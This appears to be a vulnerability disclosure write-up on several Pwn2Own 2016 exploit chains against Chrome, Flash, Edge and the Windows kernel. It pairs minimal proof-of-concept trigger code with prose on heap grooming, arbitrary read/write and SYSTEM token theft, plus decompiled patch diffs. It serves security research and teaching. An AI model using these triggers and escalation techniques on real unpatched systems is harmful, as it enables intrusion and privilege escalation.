# Google Chrome Vulnerability to Kernel Execution by 360Vulcan

In order to exploit Google Chrome, 360Vulcan took advantage of an out-of-bounds access vulnerability in the Chrome renderer, took advantage of two different use-after-free vulnerabilities in Adobe Flash, and then escalated to SYSTEM using a use-after-free vulnerability in the Windows kernel. This attempt was deemed a partial win due to Google patching the vulnerability prior to the contest.

As a result, the Chrome vulnerability is only tracked using internal identifiers, ZDI-CAN-3612 and 595485 on the Chrome bug tracker. Interestingly enough, based on the bug that 595485 was duped against, the vulnerability was reported just three days prior to Pwn2Own by KeenLab.

## ZDI-CAN-3612 – Google Chrome V8 Out-of-Bounds Access

The issue lies in the `IterateElements` function, which is responsible for visiting elements within an array, and occurs due to assuming that accessing a property of an array is safe. The code had an explicit check to ensure that the object it was operating on was an array, specifically to avoid any potentially unsafe access occurrences.

Here is a snippet of code that shows this:

```
if (!receiver->IsJSArray()) {  
    // For classes which are not known to be safe to access via elements alone,  
    // use the slow case.  
    return IterateElementsSlow(isolate, receiver, length, visitor);  
}
```

As a result, it was possible to define an accessor method for a particular index, modify the length of the array being iterated, and trigger out-of-bounds access.

Here is a minimal proof of concept (PoC) that triggers the Chrome vulnerability:

```
function evil_callback() {
    delete Array.prototype[0];
    this.length=1; // Free the old storage

    return 0.1;
}

Array.prototype.__defineGetter__("0",evil_callback);

var arr=[];

for(var i=1;i<3;i++)
    arr[i] = 0.1;

arr = arr.concat();

alert(arr);
```

## Exploitation of ZDI-CAN-3612

The vulnerability was exploited by triggering the bug twice, first to allocate an ArrayBuffer in the freed array storage and again to treat a crafted ArrayBuffer as a real object. This crafted ArrayBuffer is then used for arbitrary reads and writes. Additionally, the address of a text object is leaked such that the base address of `chrome_child.dll` is found.

Once that is found, the import address table of `chrome_child.dll` is read to get the base address of `kernel32.dll`. Code execution is achieved by modifying the JIT-compiled code of a JavaScript function at which point the first Flash vulnerability is triggered to start the privilege escalation. The base address of `kernel32` is passed to the first Flash exploit to ease exploitation.

## ZDI-CAN-3612 Patch

This is the root of the patch to IterateElements:

```
if (!HasOnlySimpleElements(isolate, *receiver)) {  
    return IterateElementsSlow(isolate, receiver, length, visitor);  
}
```

HasOnlySimpleElements is a newly introduced function that ultimately just ensures that element accesses occur directly and not as a result of a proxy or an accessor method. As a result, if the same PoC was run, it would now call into IterateElementsSlow where there are additional checks to avoid this type of vulnerability.

## CVE-2016-1016 – Adobe Flash AS2 Transform Matrix Use-After-Free Vulnerability

The issue lies within the flash.geom.Transform class in the accessor method for the matrix property. The matrix property is effectively just a reference to an instance of the flash.geom.Matrix class. Specifically, the issue occurs because a pointer to the matrix object is held before calling to a copy routine that instantiates a new matrix object. When the new matrix object is created, due to the way ActionScript 2 is structured, it is possible to execute custom code by creating an accessor method for flash.geom, such that accessing its matrix property executes extra code prior to returning the original matrix class.

Here is a minimal PoC that triggers this vulnerability:

```
var arrMovieClips:Array = new Array(0x500);
for ( var i = 0; i < arrMovieClips.length; ++ i ) {
    arrMovieClips[i] = swfRoot.createEmptyMovieClip("mc" + i,
swfRoot.getNextHighestDepth());
}

var mc:MovieClip = arrMovieClips[arrMovieClips.length - 0x100];
var t = new Transform(mc);

var geom = _global["flash"]["geom"];
var OriginalMatrix = flash.geom.Matrix;

geom.addProperty('Matrix',function() {
    for ( var i = arrMovieClips.length - 0x200; i < arrMovieClips.length; ++
i )
        arrMovieClips[i].removeMovieClip();

    return OriginalMatrix;
}, function() {} );

var m = t.matrix;
```

## Exploitation of CVE-2016-1016

Exploitation of this vulnerability occurred by triggering the free of MovieClip objects within the custom accessor on the geom object and replacing them with custom AS3 objects. At this point, the addresses of controlled objects are known and passed on to the last vulnerability in the userland exploit.

## CVE-2016-1016 Patch

To patch this vulnerability, Adobe modified the handler for Transform objects in AS2 by adding a stack variable to store the contents of the matrix prior to calling the copy routine.

Although hijacking the matrix property of flash.geom is still possible to free the original matrix property, nothing malicious can occur.

Here is a snippet of code showing the AS2 handler for Transform objects before the patch:

```
case 101:
    v10 = (char *) (v9 + 40);
    return sub_5D2AF6((int)v10, v1);
```

After the patch, we can see that a copy of the matrix structure is made prior to calling the vulnerable function:

```
case 101:
    qmemcpy(&v14, v10 + 11, 0x1Cu);
    return sub_5E9D60((int)&v14, &v2->thisMaybe);
```

## CVE-2016-1017 – Adobe Flash AS2 LoadVars Decode Use-After-Free Vulnerability

Now that the address of kernel32 is known as well as the address of a custom object, the second and last Adobe Flash use-after-free vulnerability is used to complete the userland exploit.

The issue lies in the LoadVars class in the decode method. The decode method is designed to parse URL-encoded strings with one or more name and value pairs. These name and value pairs are added to the object as properties. The issue occurs due to support for watching modifications of properties. Specifically, the Object class provides a watch method, which can be used to call a function whenever a property on any given object is modified. Since LoadVars.decode is explicitly designed to set properties on an object, it was possible to set a watch handler for a property to be assigned and trigger a use-after-free vulnerability.

Here is a minimal PoC that triggers this vulnerability:

```
var arrMovieClips:Array = new Array(0x1000);
for ( var i = 0; i < arrMovieClips.length; ++ i ) {
    arrMovieClips[i] = _swfRoot.createEmptyMovieClip("mc" + i, _swfRoot.
getNextHighestDepth());
}

var mc:MovieClip = arrMovieClips[arrMovieClips.length - 0x200];
var my_lv:LoadVars = new LoadVars();

mc.watch("aaa", function() {
    for ( var i = 200; i < arrMovieClips.length; ++ i )
        arrMovieClips[i].removeMovieClip();
});

try {
my_lv.decode.call(mc, "aaa=1&bbb=2");
} catch (e) { }
```

## Exploitation of CVE-2016-1017

Exploitation of this vulnerability occurred by making use of the information leak from the first two vulnerabilities. This use-after-free vulnerability first results in a dynamic call, which is where the kernel32 address leak from the first vulnerability comes into play. There is not yet enough information for a successful exploit, so the kernel32 address leak is used to safely call a function such that the process does not crash.

Later in the flow of execution, a DWORD in memory is decremented. As such, proper reclamation of the memory freed from this vulnerability will result in a decrement of an arbitrary address. This is where the object address leak from the second vulnerability comes into play, as it is used to decrement a reference count to trigger another use-after-free vulnerability in a custom class.

At this point, a ByteArray is allocated such that it reclaims the freed memory. The size of the ByteArray can now be modified through the custom class that was prematurely freed, resulting in the ability to read and write arbitrary data.

## CVE-2016-1017 Patch

To patch this vulnerability, Adobe modified the routine responsible for decoding and setting properties by adding an additional check to ensure that it is safe to use the object prior to setting the property. As a result, it is still possible to set a watch on a property. If the watch function freed the object, the decode method would simply stop setting properties.

Here is a code snippet before the patch:

```
v19 = sub_460F9C(v18, a4, a3);  
sub_4DBD40((int)a1, v20, (int)v17, v19);
```

After the patch, there is now the following check before setting the property:

```
v19 = (_BYTE *)sub_462D7C(v18, a5, a4);  
if ( v25 )  
{  
    v20 = *(int **)(v25 + 4);  
    if ( v20 )  
    {  
        if ( sub_AAE850(v20) )  
            sub_4F1B00((int)a2, v21, v17, (int)v19);  
    }  
}
```

## CVE-2016-0173 – Microsoft Windows win32kfull.sys Surface Object Use-After-Free Vulnerability

The specific flaw exists within how win32kfull.sys handles reference counting of surface objects. When a window object is created, win32k passes handling of surface and other related objects to the Desktop Window Manager (dwm.exe). When the window object gets freed, the Desktop Window Manager will free the surface object. In certain cases, win32k mishandles the reference count of the CompatibleDC object inside a surface object. This causes the CompatibleDC object to not be freed.

Here is a minimal PoC that triggers this vulnerability:

```
DWORD WINAPI ThreadPOC()
{
    POINT pt_tmp = { 0 };
    pt_tmp.x = 0x435, pt_tmp.y = 0x195;
    HWND hWnd1 = ExCreateWindow(0x5801, L"wnd1", 0x108, 0x18cc0000, pt_tmp,
    L"wnd1");
    pt_tmp.x = 0x435, pt_tmp.y = 0x195;
    HWND hWnd2 = ExCreateWindow(0x5801, L"wnd2", 0x108, 0x18cc0000, pt_tmp,
    L"wnd2");
    HDC hdc1 = GetDC(hWnd1);
    HDC hdcwnd2 = GetWindowDC(hWnd2);
    HBITMAP hBmp = (HBITMAP)GetCurrentObject(hdcwnd2, OBJ_BITMAP);
    HDC hdccompat = CreateCompatibleDC(hdc1);
    SelectObject(hdccompat, hBmp);
    SaveDC(hdccompat);
    RestoreDC(hdccompat, 1);
    return 0;
}
```

## Exploitation of CVE-2016-0173

To take advantage of the freed surface object, allocate several HACCEL (AcceleratorTable) objects created with `CreateAcceleratorTableW` to reclaim the surface object memory. By using the `CompatibleDC` object to control the reclaimed surface object, it is possible to achieve arbitrary read and write through the manipulation of a bitmap object within the surface object. Arbitrary reads are possible through `GetBitmapBits` and arbitrary writes are possible through `SetBitmapBits`. Just look for the system process and copy its token to any process of your choosing.

## CVE-2016-0173 Patch

To patch this vulnerability, Microsoft implemented additional reference counting to the `GreRestoreDC` function within `win32kbase.sys`.

# Adobe Flash Vulnerability to Kernel Execution by 360Vulcan

In order to exploit Adobe Flash, 360Vulcan took advantage of a type confusion vulnerability in the ActionScript 2 virtual machine (VM). They escalated privileges by taking advantage of a use-after-free vulnerability in the Windows kernel.

## CVE-2016-1015 – Adobe Flash AS2 NetConnection Type Confusion

The vulnerability stems in part from the design of AS2 objects. All AS2 ScriptObjects contain private data, which is specific to the type of object. AS2 ScriptObjects also contain a field that denotes their object type. In the typical case, the creation of an AS2 object will result in the type being set, as well as the private data being filled out.

However, this is not the case with NetConnection objects. Instead, NetConnection objects set the object data as part of making the actual connection. This is where implicit type conversions come into play, which allows the vulnerability to exist. By calling NetConnection's connect method with a crafted object, it is possible to have an AS2 ScriptObject with a type representing NetConnection but with the private data representing another object completely.

Here is a PoC that demonstrates the vulnerability:

```
import flash.filters.ColorMatrixFilter;
import flash.display.BitmapData;
class MyClass
{
    public function MyClass()
    {
        var url = "rtmp://127.0.0.1/";
        this.__proto__ = {};
        this.__proto__.__constructor__ = ColorMatrixFilter;
        this.__proto__.__proto__ = new NetConnection()
        var nc:NetConnection = new NetConnection()

        var o = this;
        o.toString = function() {
            super();
            return "WIN 10,2,153,2";
        }

        var xml:XML = new XML("<mytag name='Val'> item </mytag>");
        xml.firstChild.attributes.aaa = o;

        nc.connect.call(this, url, xml);
    }
}
```

## Exploitation of CVE-2016-1015

This vulnerability was exploited by interpreting the type of a NetConnection object as a ColorMatrixFilter. This was done because the ColorMatrixFilter contains a matrix array that has 20 floats that can be written and read. This allows for an easy ASLR bypass.

Due to the nature of this vulnerability, having the ColorMatrixFilter object interpreted as a NetConnection object allows reading and writing fields that are typically private to the NetConnection object. The target was the URL field, which holds a pointer to a string containing the URL.

The first step was to read the contents of that field, resulting in an information leak of the string's address. A small spray of equally sized strings was performed, resulting in allocations adjacent to the leaked string.

Finally, the pointer to the string was updated by modifying the matrix property of the ColorMatrixFilter, such that when the NetConnection object is freed, it triggers an arbitrary free. In this case, it was used to free one of the adjacent strings. With the arbitrary free, the AS2 stack was targeted as it allowed AS2 objects to leak and be manipulated.

There are now a couple of ways to leak information within the Flash VM. A customized ByteArray was used to make it easier to leak module addresses. As a result, arbitrary memory reads and writes were achieved by modifying the position parameter of the ByteArray.

## CVE-2016-1015 Patch

To patch this vulnerability, Adobe modified the handler for NetConnection objects in AS2 by adding a new function at the beginning of the handler. This function takes the AS2 stack as an argument. If the connect or call methods are executed, it processes the input arguments to ensure that the type checks that occur later on are performed safely.

This is what the AS2 handler for NetConnection objects originally looked like:

```
v2 = a1;
if ( a1->method_id == 200 )
{
    if ( a1->argc >= 1 )
    {
```

After the patch, it looks like this:

```
v2 = a1;
result = (int)sub_57F95E(a1);
if ( a1->method_id == 200 )
{
```

The new function looks like this:

```
result = a1;
method_id = a1->method_id;
if ( !method_id || (v3 = method_id - 2) == 0 || v3 == 298 )
{
    if ( a1->argc > 0 )
        result = (_AS2_ARGS *)sub_441246(a1->this, (int *)a1->argv);
}
return result;
```

## CVE-2016-0196 – Microsoft Windows xxxEndDeferWindowPosEx Window Use-After-Free Vulnerability

With code execution within the browser due to the type confusion vulnerability, it was time to escalate privileges. Again, a kernel vulnerability was used for this. The vulnerability is a use-after-free in the win32k subsystem of a WND object. This type of use-after-free vulnerability is incredibly common due to userland callbacks. Specifically, kernel code that does not increase reference counts to objects prior to calling a userland callback would often end up maintaining a stale reference.

The issue lies in the way PostIAMShellHookMessageEx handles WND objects. The safe way of interacting with a WND object is to store the HWND, which is just a HANDLE to a WND, and use calls to ValidateHwnd to get a pointer to the actual window object. PostIAMShellHookMessageEx uses a HWND to directly grab the pointer from the kernel object table. As a result, it skips the checks that ValidateHwnd performs, such as verifying that the object is still valid. The end result is that a userland callback can be hijacked to destroy the window within the callback, leading to a use-after-free vulnerability.

This shows how PostIAMShellHookMessageEx accesses the HWND, passed as a3, directly from the object table by referencing gSharedInfo:

```
void __stdcall PostIAMShellHookMessageEx(int a1, int a2, int a3)
{
    int v3; //ecx@2
    int v4; //ebx@5
    int v5; //edx@8
    if ( !a1 )
        return;
    v3 = _gpsi;
    if ( !(*(_BYTE *)((_DWORD *)_gpsi + 1712) & 8) || !*( _DWORD *) (a1 + 168) )
        return;
    if ( a2 == 35 )
    {
        LABEL_8:
        v5 = *( _DWORD *) ( *( _DWORD *) (a1 + 4) + 92 );
        if ( v5 )
            _PostMessage(v5, *( _DWORD *) ( *( _DWORD *) v3 + 520 ), a2, a3);
        return;
    }
    v4 = *( _DWORD *) ( *( _DWORD *) (_gSharedInfo + 8) * (unsigned __int16)a3 );
    //...
}
```

This is a minimal callback handler function that can be used to trigger the vulnerability:

```
VOID WINAPI FakeUserModeCallback(ULONG Param1, PVOID Param2, ULONG
Index, PVOID Param4)
{
    switch (Index)
    {
        case 22:
            DeferWindowPos(ghdwp, ghwndTarget, ghwndTarget, 0xce, 0x714,
                0x16, 0x4f, 0x2e1);
            break;
        case 87:
            DestroyWindow(ghwndTarget);
            break;
    }
}
```

The following code is used to start off the entire process of triggering the vulnerability after the userland callback table has been modified:

```
POINT pt1 = { 0x54b ,0xc3 };
ghwndTarget = ExCreateWindow(0x2a82, L"wnd1", 0x00100680, 0x36cf0000, pt1);
POINT pt2 = { 0x147 ,0x195 };
hWndDefer = ExCreateWindow(0x843, L"wnd2", 0x0042619c, 0x10000000, pt2);
ghdwp = BeginDeferWindowPos(0x8);
DeferWindowPos(ghdwp, hWndDefer, ghwndTarget, 0x2e2, 0x26a, 0x2c9, 0x3a, 4);
NtUserMessageCall(ghwndTarget, 0x86, 1, -1, 0, 0x29e, FALSE);
EndDeferWindowPos(ghdwp);
```

## Exploitation of CVE-2016-0196

The vulnerability was exploited by replacing the window object with an AcceleratorTable object with a series of bitmap objects allocated adjacently. The first bitmap object is used to control a pointer to the second bitmap object. Combined with calls to GetBitmapBits and SetBitmapBits, these allow arbitrary read and write within the context of kernel.

With these primitives in place, exploitation took place by reading the address of the current EPROCESS structure from the header of the AcceleratorTable object, then iterating through the ActiveProcessLinks linked list until the System EPROCESS was found. Once found, the SYSTEM token was taken and placed on the current process and the IsPackageProcess bit is unset. At this point, a new process is created, which will run at SYSTEM.

## CVE-2016-0196 Patch

This vulnerability was patched by adding a ThreadLock object to xxxEndDeferWindowPosEx, such that a reference to the window is maintained prior to the call to PostIAMShellHookMessageEx that is released afterward.

The patch itself looks straightforward. Here are the original snippets from `xxxEndDeferWindowPosEx` before the call to `PostIAMShellHookMessageEx`:

```
if ( v50 )
{
    v25 = *(_DWORD *)(v24 + v23 + 24);
    if ( v25 & 0xF0000000 )
    {
        if ( v25 & 0x100000000 )
        {
            if ( *(_BYTE *)(v24 + v23 + 120) & 8 )
            {
                PostIAMShellHookMessageEx(*(_DWORD *)((_DWORD *)_gptiCurrent + 216),
                21, v50);

                //...

                if ( *(_DWORD *)((_DWORD *)v2 + 6) + v43 + 24) & 0x80000000 )
                    xxxSetTrayWindow(v4[54], 1);
                v23 = v43;
            }
        }
    }
}
```

After the patch, these snippets look as follows:

```
v26 = HMValidateHandleNoSecure(v25, v24);
v57 = v26;
if ( v26 )
{
    v62 = v4[49];
    v4[49] = &v62;
    v27 = v45;
    v63 = v26;
    ++*(_DWORD *) (v26 + 4);
    v28 = *((_DWORD *)v2 + 6);
    if ( *(_DWORD *) (v28 + v45 + 24) & 0x10000000 )
    {
        if ( *(_BYTE *) (v28 + v45 + 120) & 8 )
        {
            PostIAMShellHookMessageEx(*(_DWORD *) (*(_DWORD *)_gptiCurrent + 216),
            21, *(_DWORD *) (v28 + v45));

//...

if ( *(_DWORD *) (*((_DWORD *)v2 + 6) + v45 + 24) & 0x80000000 )
    xxxSetTrayWindow(v4[54], 1);
ThreadUnlock1();
```

The ThreadLock structure is allocated on the stack and the reference count of the window object is incremented before the call. At the end, we see the call to ThreadUnlock to decrement the reference count.

## Adobe Flash Vulnerability to Kernel Execution by Tencent Security Team Sniper

In order to exploit Adobe Flash, Team Sniper took advantage of an out-of-bounds stack buffer indexing issue. They then escalated privileges by taking advantage of a use-after-free vulnerability in the Windows kernel with the assistance of an information leak within the Windows kernel.

### CVE-2016-1018 – Adobe Flash JPEG-XR Parsing Stack Buffer Overflow

Adobe Flash contains a number of various file format parsers, some of which are open source. In 2015, Google Project Zero released information on a stack corruption vulnerability within Flash caused by the parsing of JPEG-XR files. This vulnerability is publicly tracked as CVE-2015-0350.

As they do with all vulnerabilities, they released a PoC and information around the vulnerability. The issue stems from the ability to increment an index using user-supplied values and write data outside the bounds of the stack buffer.

The snippet of code published by Google is as follows, and is a portion of the `_jxr_r_MB_LP` function within `r_parse.c`:

```
int RLCoeffs[32] = {0};
...
int num_nonzero = 0;
...
num_nonzero = r_DECODE_BLOCK(image, str,
    chroma_flag, RLCoeffs, 1/*LP*/, location);

DEBUG(" : num_nonzero = %d\n", num_nonzero);
assert(num_nonzero <= 16);

if ((image->use_clr_fmt==1 || image->use_clr_fmt==2) && chroma_flag) {
    static const int remap_arr[] = {4, 1, 2, 3, 5, 6, 7};
    int temp[14];
    int idx;
    for (idx = 0 ; idx < 14 ; idx += 1)
        temp[idx] = 0;

    int remap_off = 0;
    if (image->use_clr_fmt==1/*YUV420*/)
        remap_off = 1;

    int count_chr = 14;
    if (image->use_clr_fmt==1/*YUV420*/)
        count_chr = 6;

    int k, i = 0;
    for (k = 0; k < num_nonzero; k+=1) {
        i += RLCoeffs[k*2+0];
        temp[i] = RLCoeffs[k*2+1];
        i += 1;
    }
}
```

The patch applied by Adobe was to ensure that the `i` variable is less than 15. However, no one checked the else condition of the if statement.

Here is a snippet of code showing the else condition:

```
else
{
    /* "i" is the current position in the LP
    array. It is adjusted based on the run
    each time around. This implies that the
    run value is the number of 0 elements in
    the LP array between nonzero values. */
    int k, i = 1;
    for (k = 0; k < num_nonzero; k+=1)
    {
        i += RLCoeffs[k*2];
        AdaptiveLPScan(image, LPInput[ndx], i, RLCoeffs[k*2+1]);
        i += 1;
    }
}
```

Here is how AdaptiveLPScan looks:

```
static void AdaptiveLPScan(jxr_image_t image, int lpinput_n[], int i, int
value)
{
    assert(i > 0);
    int k = image->lopass_scanorder[i-1];
    lpinput_n[k] = value;
    image->lopass_scantotals[i-1] += 1;
    if (i>1 && image->lopass_scantotals[i-1] >
image->lopass_scantotals[i-2])
    {
        SWAP(image->lopass_scantotals[i-1], image->lopass_scantotals[i-2]);
        SWAP(image->lopass_scanorder[i-1], image->lopass_scanorder[i-2]);
    }
}
```

Once again, it is possible to write outside the bounds of the allocated buffer and write controlled values to the stack.

## Exploitation of CVE-2016-1018

Exploitation of CVE-2016-1018 occurred by triggering the vulnerability several times. The vulnerability was triggered to leak a stack address to start crafting a fake object pointer. It was triggered a second time to modify objects on the stack, such that there are two modified references to a custom object—one that is used to update pointers within the second object, and a second one to read and write values from the address set by the first object.

Using these reads and writes, the contents of the previous stack frames were modified to include attacker code. Once the customized stack is prepared, the function returns and the exploit code triggers the next stage.

## CVE-2016-1018 Patch

Adobe patched this by ensuring that the index value used in the call to AdaptiveLPScan is less than 16. An interesting thing about this patch is that the debug versions of Flash had an explicit check, allowing invalid indexes to be used.

Here is what AdaptiveLPScan initially looked like:

```
void __cdecl sub_108A208B(_DWORD *a1, int a2, signed int a3, int a4)
{
    unsigned int v4; // ecx@4
    unsigned int v5; // eax@5
    int v6; // eax@6
    int v7; // ecx@6

    if ( !*a1 )
    {
        if ( a3 > 0 )
        {
            *(_DWORD *) (a2 + 4 * a1[a3 + 345]) = a4;
            v4 = ++a1[a3 + 360];
            if ( a3 > 1 )
            {
                v5 = a1[a3 + 359];
                if ( v4 > v5 )
                {
                    a1[a3 + 360] = v5;
                    v6 = a1[a3 + 344];
                    a1[a3 + 359] = v4;
                    v7 = a1[a3 + 345];
                }
            }
        }
    }
}
```

```

        a1[a3 + 345] = v6;
        a1[a3 + 344] = v7;
    }
}
else
{
    *a1 = -5;
}
}
}

```

Note that the check occurs to make sure that a3 is greater than zero.

Here is how AdaptiveLPScan was patched:

```

void __cdecl sub_109644F3(_DWORD *a1, int a2, signed int a3, int a4)
{
    unsigned int v4; // ecx@3
    unsigned int v5; // eax@4
    int v6; // eax@5
    int v7; // ecx@5

    if ( !*a1 )
    {
        if ( (unsigned int)(a3 - 1) > 0xE )
        {
            *a1 = -5;
        }
        else
        {
            *(_DWORD *) (a2 + 4 * a1[a3 + 345]) = a4;
            v4 = ++a1[a3 + 360];
            if ( a3 > 1 )
            {
                v5 = a1[a3 + 359];
                if ( v4 > v5 )
                {
                    a1[a3 + 360] = v5;
                    v6 = a1[a3 + 344];
                    a1[a3 + 359] = v4;
                    v7 = a1[a3 + 345];
                }
            }
        }
    }
}

```

```

        a1[a3 + 345] = v6;
        a1[a3 + 344] = v7;
    }
}
}

```

After the patch, note that `a3` is now checked as an unsigned integer, to make sure it is less than 16.

Here is `AdaptiveLPScan` from the debug builds, where the vulnerability was explicitly allowed:

```

void __usercall sub_773A7F(signed int a1@<edx>, _DWORD *a2@<ecx>, int a3, int
a4)
{
    int *v4; // esi@5
    unsigned int *v5; // eax@5
    unsigned int v6; // edi@5
    unsigned int v7; // ebx@6
    int *v8; // eax@7
    int v9; // edi@7
    if ( !*a2 )
    {
        if ( a1 > 0 || a1 > 15 )
        {
            v4 = &a2[a1 + 345];
            *(_DWORD *) (a3 + 4 * *v4) = a4;
            v5 = &a2[a1 + 360];
            v6 = ++*v5;
            if ( a1 > 1 )
            {
                v7 = a2[a1 + 359];
                if ( v6 > v7 )
                {
                    *v5 = v7;
                    v8 = &a2[a1 + 344];
                    a2[a1 + 359] = v6;
                    v9 = *v4;
                    *v4 = *v8;
                    *v8 = v9;
                }
            }
        }
    }
}

```

```
    else
    {
        *a2 = -5;
    }
}
```

Note how the index is checked to make sure it is greater than zero or greater than 15.

## CVE-2016-0174 – Microsoft Windows NtGdiGetEmbUFI Information Disclosure

This kernel land vulnerability occurs due to the handling of fonts. A font can be added to the system through a call to the `AddFontResourceExW` userland function, which results in the creation of a `PFFOBJ` object. A pointer to this object can be leaked by calling `NtGdiGetEmbUFI` on a `DeviceContext` that has the `PFFOBJ` font added to it. Specifically, `NtGdiGetEmbUFI` calls `GreGetUFI`, which incorrectly returns a pointer to the `PFFOBJ` instead of returning an ID that can be used to reference the object.

## Exploitation of CVE-2016-0174

Simply calling `NtGdiGetEmbUFI` on a `DeviceContext` that has the `PFFOBJ` font added to it will result in an information leak.

## CVE-2016-0174 Patch

This was patched by Microsoft by changing the value returned by `GreGetUFI` to return an ID referencing the `PFFOBJ` instead of returning the pointer itself.

This is how GreGetUFI looked before the patch:

```
if ( PFFOBJ::bInPrivatePFT((PFFOBJ *)&v23) )
{
    *v8 |= 1u;
    if ( a7 )
        *(_DWORD *)a7 = *v16;
}
```

After the patch, a7 is set to an offset of v16, which is where the ID is stored:

```
if ( PFFOBJ::bInPrivatePFT((PFFOBJ *)&v23) )
{
    *v8 |= 1u;
    if ( a7 )
        *(_DWORD *)a7 = *(_DWORD *)(*(_DWORD *)v16 + 88);
}
```

## CVE-2016-0175 – Microsoft Windows PFFOBJ::bDeleteLoadRef Font Use-After-Free Vulnerability

The use-after-free vulnerability occurs as a result of a bug in PFFOBJ::bDeleteLoadRef. The specific issue is that bDeleteLoadRef frees resources related to a font but checks the reference count to determine whether or not to return success or failure. Calling NtGdiRemoveMergeFont, followed by selecting another font into the DeviceContext, will result in decrementing the reference count and performing a free of the actual font resource.

As a result, it was possible to perform the following actions:

1. Increment the reference count.
2. Trigger a call that leads to bDeleteLoadRef.
3. Call NtGdiRemoveMergeFont to decrement the reference count.
4. Force a free by selecting a new font.
5. Call NtUserConvertMemHandle to replace the freed object.

This results in an exploit primitive that allows for ORing an arbitrary value with 2.

## Exploitation of CVE-2016-0175

Although this seems limited, this was used to increase the size of a window object's extra bytes. Once a window object's extra bytes were modified, calls to `SetWindowLongPtr` were used to set the size and address of another window object's window text. At that point, arbitrary reads were performed through calls to `InternalGetWindowText` and arbitrary writes were performed through calls to `NtUserDefSetText`.

Exploitation at this point occurred by using the arbitrary reads to find the `SYSTEM` process in order to steal the `SYSTEM` token and apply it to the current process. From there, `IsPackagedProcess` on the current process was unset and a new process was created as `SYSTEM`.

## CVE-2016-0175 Patch

Microsoft patched this by changing `bDeleteLoadRef`, such that the return value now matches whether or not font resources were freed.

Here is the original version of `bDeleteLoadRef`:

```
if ( v9 )
{
    PFF0BJ::vKill(v5);
    v4 = 1;
}
return *(_DWORD *)(*(_DWORD *)v5 + 44) == 0 ? v4 : 0;
```

Note that `v4` is set in the block that also calls `vKill`. However, the return value is dependent on the reference count of `v5`.

After the patch, the return value of `bDeleteLoadRef` is dependent solely on whether or not `vKill` was called.

```
if ( v9 )
{
    PFF0BJ::vKill(v5);
    v4 = 1;
}
return v4;
```

# Microsoft Edge Vulnerability to Kernel Execution by JungHoon Lee (lokihardt)

JungHoon Lee's chain was composed of an uninitialized stack variable vulnerability in Microsoft Edge. He was able to escalate privileges by exploiting a directory traversal vulnerability in the Diagnostics Hub Standard Collector service.

## CVE-2016-0191 – Microsoft Edge JavaScript concat Uninitialized Stack Variable

The vulnerability existed in JavaScriptArray.cpp, specifically in the JavaScript::ConcatArgs function.

```
Var subItem;
uint32 lengthToUin32Max = length.IsSmallIndex() ? length.GetSmallIndex() :
MaxArrayLength;
for (uint32 idxSubItem = 0u; idxSubItem < lengthToUin32Max; ++idxSubItem)
{
    if (JavascriptOperators::HasItem(itemObject, idxSubItem))
    {
        JavascriptOperators::GetItem(itemObject, idxSubItem, &subItem,
scriptContext);
        if (pDestArray)
        {
            pDestArray->DirectSetItemAt(idxDest, subItem);
        }
        else
        {
            SetArrayLikeObjects(pDestObj, idxDest, subItem);
        }
    }
    ++idxDest;
}
```

There are four function prototypes for `GetItem`:

```
static Var GetItem(RecyclableObject* instance, uint64 index, ScriptContext*
requestContext);
static BOOL GetItem(RecyclableObject* instance, uint64 index, Var* value,
ScriptContext* requestContext);
static BOOL GetItem(RecyclableObject* instance, uint32 index, Var* value,
ScriptContext* requestContext);
static BOOL GetItem(Var instance, RecyclableObject* propertyObject, uint32
index, Var* value, ScriptContext* requestContext);
```

The `GetItem` function that was used returns a `BOOL`.

In the code above, `subItem` is allocated on the stack. Later inside the loop, if `HasItem` succeeds but `GetItem` fails, an uninitialized `subItem` variable is added to the array.

The bug can be triggered by the following JavaScript:

```
var bug = new Proxy(new Array(1),{has: ()=> true});
alert(bug.concat());
```

## Exploitation of CVE-2016-0191

JungHoon Lee used a technique called the “misaligned reference” to exploit this vulnerability.

The strategy for the exploitation process was the following:

1. Spray `JavaScriptDate` objects of size `0x90`.
2. Push one of the `JavaScriptDate` objects, which resided in the middle of the spray, deep in the stack using `Array.slice`.
3. Free memory.
4. Spray `DataView` object on the freed space.
5. Trigger the vulnerability to get the reference to the pointer that we pushed in step 2.

The graph below represents the target memory layout. The object that will be referenced using the vulnerability is the last JavaScriptDate object, where it will be pointing to DataView+0x30.



Figure 3: Heap layout

This is a representation of the DataView object structure:

|      | + 0x00     | + 0x08       |
|------|------------|--------------|
| 0x00 | *vtable    | *type        |
| 0x10 | N/A        | N/A          |
| 0x20 | length     | *arrayBuffer |
| 0x30 | byteOffset | *data        |

Figure 4: DataView object structure

Chakra objects have a vtable and type in the first 0x10 bytes of their structures. Since it is misaligned, the JavaScriptDate object referenced treats the underlying DataView’s byteOffset and type as vtable pointer and type, respectively.

Since the type field was controlled, a memory leak can be achieved.

If we look closely at the toString function, it handles things differently based on type:

```
JavascriptString *JavascriptConversion::ToString(Var aValue, ScriptContext*
scriptContext)
{
    ...
    switch (JavascriptOperators::GetTypeId(aValue))
    {
        ...
        case TypeIds_Integer:
            return scriptContext-&gtGetIntegerString(aValue);

        ...
        case TypeIds_UInt64Number:
            {
                unsigned __int64 value = JavascriptUInt64Number::
FromVar(aValue)-&gtGetValue();
                if (!TaggedInt::IsOverflow(value))
                {
                    return scriptContext-&gtGetIntegerString((uint)value);
                }
                else
                {
                    return JavascriptUInt64Number::ToString(aValue,
scriptContext);
                }
            }

        ...
    }
}
```

GetIntegerString returns the value of aValue after casting it to a 32-bit integer:

```
JavaScriptString* ScriptContext::GetIntegerString(Var aValue)
{
    return this->GetIntegerString(TaggedInt::ToInt32(aValue));
}
```

Based on that information, the lower 32-bit of the current object's address can be obtained through the `Typelds_Integer` case.

The higher 32-bit of the address can be figured out using the `Typelds_UInt64Number` type, which returns a 64-bit value that is located at `aValue+0x10`.

The `DataView` objects memory was freed and filled with `NativeFloatArray` objects. As long as the size of `NativeFloatArray` is small, elements for the array are created next to each other. Then, fake `DataView` objects were created to perform read/write from the process memory.

In order to bypass CFG, this chain used a `setjmp` call to obtain the stack address and overwrite the return address.

## CVE-2016-0191 Patch

Microsoft already had a function that returns undefined. Instead, the wrong function was used, and that function can end up with an uninitialized `subItem`.

For the fix, Microsoft basically used the right `GetItem` definition:

```
if (JavaScriptOperators::HasItem(itemObject, idxSubItem))
{
    subItem = JavaScriptOperators::GetItem(itemObject, idxSubItem,
        scriptContext);

    if (pDestArray)
    {
        pDestArray->DirectSetItemAt(idxDest, subItem);
    }
}
```

In case `GetItem` fails, it will return undefined in `subItem`.

